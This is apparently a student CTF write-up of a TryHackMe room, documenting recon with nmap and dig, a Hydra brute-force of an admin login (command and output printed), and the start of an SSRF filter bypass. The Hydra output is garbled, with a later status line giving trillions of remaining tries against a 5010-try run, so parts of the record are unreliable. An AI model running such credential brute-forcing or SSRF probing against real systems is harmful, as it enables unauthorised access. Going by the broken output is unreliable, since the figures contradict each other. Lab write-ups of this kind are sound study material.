PenTest2

ROOM A

SIUUU

Members

ID	Name	Role
1211103423	Muhammad Rino Frawidya bin Suheri	Leader
1211104232	Muhammad Amirul Haiqal Bin Zameri	Member
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Member


Recon and Enumeration

Members Involved: Rino, Haiqal and Ayu


Tools used: Kali Linux, Nmap, Dig, Hydra

Thought Process and Methodology and Attempts:


Firstly, after we obtained the machine IP from TryHackMe we opened our terminal and opened the “/etc/hosts” file using the nano command. Then we add our machine IP and “ironcorp.me” in the file. Then we execute nmap to scan all ports that are available. After scanning, we got to know which port is open.



From the result we got before, we access the web using port 8080. We went through the website but there is nothing that can help us.




So, we went to another website using a different port which is port 11025. We also went through the website and we had the same problem. The website does not contain any information that can help us.




Next, we try using dig to see if we are able to get any subdomain or information that we need. And we found two subdomains that are running.

So, we went to the “/etc/hosts” file and add our machine IP and those two subdomain before we can access it.



We went to the first subdomain and we are not able to access it. So we try another subdomain which is “admin”. We can access the domain but it requires a username and password to enter.




We use hydra to attack and try any username and password that are valid and accessible.

```
┌──(root💀kali)-[/home/kali]
└─# hydra -l user.txt -P /usr/share/nmap/nselib/data/passwords.lst -s 11025 -
f admin.ironcorp.me http-get /
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-01 22:
07:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5010 login tries (l:1/p:5
010), ~314 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 4994 to do in 02:37h, 16 active
[STATUS] 32.00 tries/min, 96 tries in 00:03h, 4947 to do in 02:35h, 16 active

[STATUS] 32.00 tries/min, 224 tries in 00:07h, 4819 to do in 02:31h, 16 activ
e

[STATUS] 30.80 tries/min, 462 tries in 00:15h, 4581 to do in 02:29h, 16 activ
e
```

After that, hydra gave us the valid username and password to the domain.

```
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
[STATUS] 14344582.00 tries/min, 14344582 tries in 00:01h, 205761854393022 to do in 239070:22h, 16 active
```

Then, we successfully accessed the admin site.




Initial Foothold


Members Involved: Rino, Haiqal and Ayu

Tools used: Kali Linux, Netcat, Burp Suite


Thought Process and Methodology and Attempts:

We start web server using '/etc/init.d/apache2 start'







Based on what we see, we need to bypass the SSRF filter. We created a text file “hello.txt” by using nano command to check the vulnerability of the site.



On the assumption, we found out that we could exploit the site by conducting an internal port scan to locate available new internal services.




We filled up the subdomain that we found which could not be accessed before. As we can see, the word "here" is red. So we assume that it is a link.




We open the source code for that page and the word “here” is a link.

